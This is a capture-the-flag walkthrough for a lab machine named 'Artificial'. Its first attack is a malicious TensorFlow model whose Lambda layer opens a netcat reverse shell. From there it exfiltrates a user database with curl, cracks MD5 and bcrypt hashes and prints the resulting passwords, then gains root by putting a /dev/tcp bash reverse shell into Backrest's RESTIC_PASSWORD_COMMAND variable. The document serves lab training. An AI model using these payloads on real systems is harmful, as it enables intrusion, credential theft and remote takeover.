Artificial
Recon
Website
Tensorflow code sample is provided we can register and login let’s do that. test@gmail.com:1234 We are provided with a requirements.txt and Dockerfile to build our own model that we could upload to the server. Perhaps this might lead us to RCE leveraging a Tensorflow script.
Requirement for the model: tensorflow-cpu==2.13.1 OR Dockerfile:
1
2
3
4
5
6
7
8
9
10
11
12
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
Sample Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import numpy as np
import pandas as pd
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers

np.random.seed(42)

# Create hourly data for a week
hours = np.arange(0, 24 * 7)
profits = np.random.rand(len(hours)) * 100

# Create a DataFrame
data = pd.DataFrame({
    'hour': hours,
    'profit': profits
})

X = data['hour'].values.reshape(-1, 1)
y = data['profit'].values

# Build the model
model = keras.Sequential([
    layers.Dense(64, activation='relu', input_shape=(1,)),
    layers.Dense(64, activation='relu'),
    layers.Dense(1)
])

# Compile the model
model.compile(optimizer='adam', loss='mean_squared_error')

# Train the model
model.fit(X, y, epochs=100, verbose=1)

# Save the model
model.save('profits_model.h5')
UV
We will setup the environment using uv.
1
2
3
4
5
6
pipx install uv
uv python install 3.8.10
uv venv --python 3.8.10
source .venv/bin/activate
echo "tensorflow-cpu==2.13.1" > req.txt
uv pip install -r req.txt
Just like the sample code we will create a malicious model that essentially gives us a reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
import tensorflow as tf
import os

def exploit(x):
    import os
    os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.66 1234 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("botnets.h5")
Run it on your machine first. Upload the .h5 file to the server/website.
Illegal Instruction
If you run into any error stating Illegal hardware instruction you might want to interpret the file on you actual host.
Foothold
After uploading and clicking on “Viewing Predictions” you will get a reverse shell.
1
2
3
4
5
6
7
app@artificial:~/app$ ls /home/
ls /home/
app
gael
app@artificial:~/app$ pwd
pwd
/home/app/app
We need creds for gael, perhaps our app configuration have the creds for him? Looking at app.py we can confirm the passwords are hashed, it should have a database to store them.
1
2
3
4
def hash(password):
 password = password.encode()
 hash = hashlib.md5(password).hexdigest()
 return hash
An md5 hash. A key and database info:
1
2
3
4
5
6
7
8
app = Flask(__name__)
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'

db = SQLAlchemy(app)
Interacting with users.db
This app is using SQLAlchemy as the ORM (Object-Relational Mapping) library, with SQLite as the underlying database. The .db should be stored in current working directory as represented by 3 slashes sqlite:///
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ls -laR
.:
total 36
drwxrwxr-x 7 app app 4096 Jun  9 13:56 .
drwxr-x--- 6 app app 4096 Jun  9 10:52 ..
-rw-rw-r-- 1 app app 7846 Jun  9 13:54 app.py
drwxr-xr-x 2 app app 4096 Jul  6 18:28 instance
drwxrwxr-x 2 app app 4096 Jul  6 18:30 models
drwxr-xr-x 2 app app 4096 Jun  9 13:55 __pycache__
drwxrwxr-x 4 app app 4096 Jun  9 13:57 static
drwxrwxr-x 2 app app 4096 Jun 18 13:21 templates

./instance:
total 32
drwxr-xr-x 2 app app  4096 Jul  6 18:28 .
drwxrwxr-x 7 app app  4096 Jun  9 13:56 ..
-rw-r--r-- 1 app app 24576 Jul  6 18:28 users.db
Let’s transfer the .db file to our attacker host. Start a python upload server and from victim machine:
curl -X POST http://10.10.16.66:8000/upload -F 'files=@users.db' --insecure
sqlite3
On reading all the value of user table we get the following hashes:
1
2
3
4
5
6
7
8
9
10
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|tharaka|tharudimalsha@gmail.com|265cd3c131c847fb4ec4c50768112f87
7|test123|test@test.com|098f6bcd4621d373cade4e832627b4f6
8|xxx001|xxx001@gmail.com|cb6c4decd997fdd34211520a98829416
9|marshal|test@gmail.com|81dc9bdb52d04dc20036dbd8313ed055
10|iam_elango|elango@gmail.com|1e4c70a525fc97657407923f77f9e5db
I am certain the last 5 mails are guaranteed other players. The one of interest is gael.
The hashes that we were able to crack are:
1
2
gael:mattp005numbertwo
royer:marwinnarak043414036
Let’s get gael’s flag. We can SSH into the machine using gael’s creds.
Privilege Escalation
Checking the services what seems odd is the 9898 one.
1
2
3
4
5
6
7
8
9
Netid    State     Recv-Q    Send-Q       Local Address:Port         Peer Address:Port    Process
udp      UNCONN    0         0            127.0.0.53%lo:53                0.0.0.0:*
tcp      LISTEN    0         2048             127.0.0.1:5000              0.0.0.0:*
tcp      LISTEN    0         4096             127.0.0.1:9898              0.0.0.0:*
tcp      LISTEN    0         511                0.0.0.0:80                0.0.0.0:*
tcp      LISTEN    0         4096         127.0.0.53%lo:53                0.0.0.0:*
tcp      LISTEN    0         128                0.0.0.0:22                0.0.0.0:*
tcp      LISTEN    0         511                   [::]:80                   [::]:*
tcp      LISTEN    0         128                   [::]:22                   [::]:*
Backrest
On creating an SSH tunnel ssh -L 9898:127.0.0.1:9898 gael@artificial.htb we discover Backrest which immediately asks us for creds.
No combination of known creds work. Let’s try LinPEAS for any potential exposed creds.
Point of interests:
1
2
3
4
5
6
7
8
var/backups/backrest_backup.tar.gz

╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x  3 root root 4096 Mar  4 22:19 .
drwxr-xr-x 20 root root 4096 Jul  6 16:41 ..
drwxr-xr-x  5 root root 4096 Jul  6 18:50 backrest
Backrest config
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
gael@artificial:/opt/backrest$ ls -la
total 51116
drwxr-xr-x 5 root root         4096 Jul  6 18:50 .
drwxr-xr-x 3 root root         4096 Mar  4 22:19 ..
-rwxr-xr-x 1 app  ssl-cert 25690264 Feb 16 19:38 backrest
drwxr-xr-x 3 root root         4096 Mar  3 21:27 .config
-rwxr-xr-x 1 app  ssl-cert     3025 Mar  3 04:28 install.sh
-rw------- 1 root root           64 Mar  3 21:18 jwt-secret
-rw-r--r-- 1 root root        77824 Jul  6 18:50 oplog.sqlite
-rw------- 1 root root            0 Mar  3 21:18 oplog.sqlite.lock
-rw-r--r-- 1 root root        32768 Jul  6 18:50 oplog.sqlite-shm
-rw-r--r-- 1 root root            0 Jul  6 18:50 oplog.sqlite-wal
drwxr-xr-x 2 root root         4096 Mar  3 21:18 processlogs
-rwxr-xr-x 1 root root     26501272 Mar  3 04:28 restic
drwxr-xr-x 3 root root         4096 Jul  6 18:50 tasklogs
On going through backrest directory I find an interesting path in install.sh
Environment="BACKREST_CONFIG=/opt/backrest/.config/backrest/config.json"
But I can’t read the .json file or pretty much anything in backrest directory as it’s owned by root. But what about the backup? Permission denied for that as well.
Let’s transfer the backup. It’s a large file so it may take time. After uploading the backup archive to attacker host you will be able to access the config.json file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
└─$ cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
Time to crack this. This is in base64 encoding. We can crack it now:
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
The password is: !@#$%^
Exploiting Repos
On clicking Add Repo we are presented with a form, which at first might seem like not of much use. However, we can set the environment variable.

Most of the reverse shells won’t work due to special characters. What works is setting a simple environment variable like in the image.
bash -c 'bash -i >& /dev/tcp/10.10.16.66/1234 0>&1'
Just click on test configuration and you should have a reverse shell.
Environment variable: RESTIC_PASSWORD_COMMAND=bash -c 'bash -i >& /dev/tcp/10.10.16.66/1234 0>&1'
The other fields may be anything, it doesn’t matter.
Explanation
Explanation on how root shell is obtained:
The environment variable is meant to define how restic retrieves its password securely. However, it’s being hijacked to run an arbitrary shell command.
- RESTIC_PASSWORD_COMMAND: This tells restic to run a command and use its output as the repository password.
- The value is:
bash -c 'bash -i >& /dev/tcp/10.10.16.66/1234 0>&1'a reverse shell.
The Restic environment allows custom command execution via RESTIC_PASSWORD_COMMAND. There is no sanitization or restriction preventing shell metacharacters or I/O redirection. The interface directly uses the user-supplied environment variable, which is extremely dangerous without validation.
How RESTIC_PASSWORD_COMMAND?
Well at the time of setting environment variable there is a tip on naming variables. You could try almost every other variable name or even something not matching that variable name, it will either cause error or not establish a reverse shell.